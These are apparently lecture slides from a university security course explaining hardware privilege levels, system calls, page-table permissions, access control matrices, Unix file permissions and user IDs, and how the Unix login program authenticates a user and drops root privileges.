Operating System Support for Security


CS 491/591

Fall 2015

Outline for Today

- Review: Hardware support for security
  - Protecting access to code
  - Protecting access to memory
- OS Support for Security: Authorization
  - Theory
  - Unix-like systems
  - Android
  - What NOT to do

Hardware Privilege Levels




Hardware Privilege Levels

- Transitions between privilege levels can only be done via tightly controlled mechanisms
  - Interrupts (e.g. int 0x80 on x86)
  - Special instructions (e.g. sysenter on x86)

Interrupts

OS sets up an Interrupt Descriptor Table (IDT) of function pointers

Array index is the “interrupt vector”
-- Which interrupt is this entry for?



Array entries contain the start address of the code that should be run to handle the corresponding interrupt

When an interrupt occurs, the CPU switches to ring 0, saves some state, and jumps to the specified address

System Calls

- Enable unprivileged user code (ring 3) to have controlled interactions with protected resources
  - Hardware devices
  - Other processes
  - Memory

System Calls


- On x86 Linux, system calls were traditionally implemented using interrupt # 128 (hex 80)
  - Linux kernel stores the address of its system call handler function in IDT at offset 128 (0x80)
  - …
  - User-mode program specifies which system call it would like to make (syscall number) in register %eax
  - User-mode program runs the instruction
    `int 0x80`
  - CPU switches to ring 0 (kernel), saves state, jumps to Linux's system call handler function
  - Syscall handler reads value stored into %eax, decides how to respond

Outline for Today

- Review: Hardware support for security
  - Protecting access to code
  - Protecting access to memory
- OS Support for Security: Authorization
  - Theory
  - Unix-like systems
  - Android
  - What NOT to do

Hardware: Page Tables


Use entire pages of memory
as our translation tables




Multi-level Page Tables

Virtual address

00000000110000000110001010001100



Multi-level Page Tables




Page Table Entry Structure

20 bits: physical page number | 12 bits: bookkeeping

Bookkeeping:
0/1 – Valid? – Is this a valid entry? Or is this entry empty?
0/1 – "Dirty" bit – Has the page been modified since it was last saved to disk?
0/1 – Privileged? – Allow access to all programs, or only to privileged?
0/1 – Write – Allow writes to this page?
0/1 – Execute – Allow executing this page as code? **New! Data Execution Prevention (DEP)**
(Intel: Execute Disable (ED) AMD: No Execute (NX))

Page Table Entries on x86



Credit: http://wiki.osdev.org/Paging

Outline for Today

- Review: Hardware support for security
  - Protecting access to code
  - Protecting access to memory
- OS Support for Security: Authorization
  - Theory
  - Unix-like systems
  - Android
  - What NOT to do
  - Capability systems

Pithy Quotes

- Going all the way back to early time-sharing systems we systems people regarded the users, and any code they wrote, as the mortal enemies of us and each other. We were like the police force in a violent slum.
  – *Roger Needham*

- Microsoft could have incorporated effective security measures as standard, but good sense prevailed. Security systems have a nasty habit of backfiring and there is no doubt they would cause enormous problems.
  – *Rick Maybury*

Trustworthy Computing Memo

- Six months ago, I sent a call-to-action to Microsoft's 50,000 employees, outlining what I believe is the highest priority for the company and for our industry over the next decade: building a Trustworthy Computing environment for customers that is as reliable as the electricity that powers our homes and businesses today.
  – Bill Gates (July 18, 2002)

Basic OS Support for Security

- How do the OS and hardware control access to programs, files, and other resources?
  - Running example: Bob and the Unix machine

```
Login: bob
Password: hunter2
```

```
Last Login 1/12/13 3:05pm from console
[bob@desktop ~]$ ls /home/bob
Desktop  Documents  Downloads  Music  Pictures
[bob@desktop ~]$ ls /home/joe
ls: cannot open directory /home/joe: Permission denied
```

AAA

- Authentication
  - How do we know users are who they claim to be?
- Authorization – (today)
  - How do we decide what resources users and programs may access?
- Audit
  - How do we keep track of what users and programs are doing?

Authorization

```
Login: bob
Password: hunter2
```

How does the system decide whether to allow or deny access to resources?

```
Last Login 1/12/13 3:05pm from console
[bob@desktop ~]$ ls /home/bob
Desktop  Documents  Downloads  Music  Pictures
[bob@desktop ~]$ ls /home/joe
ls: cannot open directory /home/joe: Permission denied
```

Authorization: Some theory

- Access Control Matrix
- Access Control Lists
- Capabilities

Lampson's Access Control Matrix

Resources are columns

Principals are rows

	/home/bob	/home/bob/ Documents	/usr/share/ stuff	/home/joe	…
Bob	Read, write	Read, write	Read, write		
Joe			Read		
Sarah			Read		
Fred			Read		
Eliza			Read,write		
Jorge			Read		
Admin	Read	Read	Read, write	Read	
…					

Cells in the matrix says who's allowed to access which resources, and in which ways (read, write, etc.)

Lampson's Access Control Matrix

Resources are columns

Principals are rows

	/home/bob	/home/bob/Do…		/home/joe	…
Bob	Rea…				
Joe					
S…					
Fr…					
Eliz…					
Jorg…					
Admi…			Read, write	Read	
…					

Problem: For real systems, this access control matrix would be HUGE!

How can we make this practical?

Cells in the matrix says who's allowed to access which resources, and in which ways (read, write, etc.)

Access Control Lists

- Store each column of the access control matrix along with the resource it describes

	/home/bob	**/home/bob/ Documents**	**/usr/share/ stuff**	**/home/joe**	**…**
Bob	Read, write	Read, write	Read, write		
Joe			Read		
Sarah			Read		
Fred			Read		
Eliza			Read,write		
Jorge			Read		
Admin	Read	Read	Read, write	Read	
…					

Unix file permissions

- Each file is owned by 1 user and 1 group
- File permissions stored as an access control list
  - R Read
  - W Write
  - X Execute (meaning traverse, for directories)
- Permissions are listed for
  - U The user who owns the file
  - G The group who owns the file
  - O Other users

Bit-vector representation

- Can represent each list of permissions as a vector of 3 bits (R,W,X)

Text	Binary	Octal
rwx	111	7
rw-	110	6
r-x	101	5
r--	100	4
-wx	011	3
-w-	010	2
--x	001	1
---	000	0

Unix file permissions: Examples

```
[bob@host ~]$ ls –l /home/
drwxrwxrwx   4 root   admin  4096 Jan 01 10:14 .
drwxrwxrwx  16 root   admin  4096 Jan 01 10:14 ..
drwxr-x--x  39 bob    users  4096 Nov 03 12:34 bob
drwxr-x--x  32 joe    users  4096 Nov 03 12:35 joe
[bob@host ~]$ chmod 0755 /home/bob
[bob@host ~]$ ls –l /home/
drwxrwxrwx   4 root   admin  4096 Jan 01 10:14 .
drwxrwxrwx  16 root   admin  4096 Jan 01 10:14 ..
drwxr-xr-x  39 bob    users  4096 Nov 03 12:34 bob
drwxr-x--x  32 joe    users  4096 Nov 03 12:35 joe
```

Unix user and group ID's

- In Unix-like systems, principals are identified by integer user ID numbers

- /etc/passwd

```
root:x:0:0:System Administrator:/root:/bin/bash
bob:x:1001:1001:Bob Jones:/home/bob:/bin/bash
joe:x:1002:1002:Joe Smith:/home/joe:/bin/bash
```

- uid 0 is reserved for root, the system administrator account

Unix user and group ID's

- Users may belong to 1 or more groups
  - Each group has an integer group ID number

- Group memberships stored in /etc/group

Unix processes

- Each running process is owned by a user (uid) and group (gid)
- Child process inherits ownership from parent
- Processes running as root (uid 0) have special privileges
- User and group id can be changed via system call
  - setuid(), setgid()
  - Only available to privileged (root) processes

Back to our friend Bob

What's really going on here?

```
Login: bob

Password: hunter2

Last Login 1/12/13 3:05pm from console
[bob@desktop ~]$ ls /home/bob
Desktop  Documents  Downloads  Music  Pictures
[bob@desktop ~]$ ls /home/joe
ls: cannot open directory /home/joe: Permission denied
```

Back to our friend Bob

1. The Unix `login` program is running as root (uid 0)

`Login:`

Back to our friend Bob

2. Bob arrives, enters his login name and password

```
Login: bob
Password: hunter2
```

Back to our friend Bob

3. The `login` program opens `/etc/shadow` and reads the salt and password hash for user bob

```
Login: bob
Password: hunter2
```

Back to our friend Bob

4. The `login` program computes the hash of the supplied password ("hunter2") and bob's salt

```
Login: bob
Password: hunter2
```

Back to our friend Bob

5. If the hash value matches bob's hashed password, login loads bob's userid, primary group, home directory, and shell from `/etc/passwd`

```
Login: bob
Password: hunter2
```

```
root:x:0:0:System Administrator:/root:/bin/bash
bob:x:1001:1001:Bob Jones:/home/bob:/bin/bash
joe:x:1002:1002:Joe Smith:/home/joe:/bin/bash
```

Back to our friend Bob

6. The login program then
- Calls setuid() to drop root privileges and run as bob
- Calls chdir() to change to bob's home directory
- Calls execv() to run bob's shell program

```
Login: bob
Password: hunter2
```

```
setuid(1001);
chdir("/home/bob");
execv("/bin/bash",
  args, env);
```

Back to our friend Bob

Bob is now logged in!

```
Login: bob
Password: hunter2
```

```
Last Login 1/12/13 3:05pm from console
[bob@desktop ~]$
```

Bob and the filesystem

```
Login: bob
Password: hunter2
```

```
Last Login 1/12/13 3:05pm from console
[bob@desktop ~]$ ls /home/bob
Desktop  Documents  Downloads  Music  Pictures
[bob@desktop ~]$ ls /home/joe
ls: cannot open directory /home/joe: Permission denied
```

Bob’s file permissions

```
[bob@host ~]$ ls –l /home/
drwxrwxrwx   4 root   admin  4096 Jan 01 10:14 .
drwxrwxrwx  16 root   admin  4096 Jan 01 10:14 ..
drwxr-x--x  39 bob    users  4096 Nov 03 12:34 bob
drwxr-x--x  32 joe    joe    4096 Nov 03 12:35 joe
```

Bob can read, write, and execute (traverse) the directory /home/bob

Bob's file permissions

```
[bob@host ~]$ ls –l /home/
drwxrwxrwx   4 root   admin  4096 Jan 01 10:14 .
drwxrwxrwx  16 root   admin  4096 Jan 01 10:14 ..
drwxr-x--x  39 bob    users  4096 Nov 03 12:34 bob
drwxr-x--x  32 joe    joe    4096 Nov 03 12:35 joe
```

Bob can't read or write the directory /home/joe
He can only "traverse" it, for example:

cd /home/joe/public/

Setuid processes

- Run as the uid of the owner of the file, not the parent process

- Enables applications like ping that need root-level access

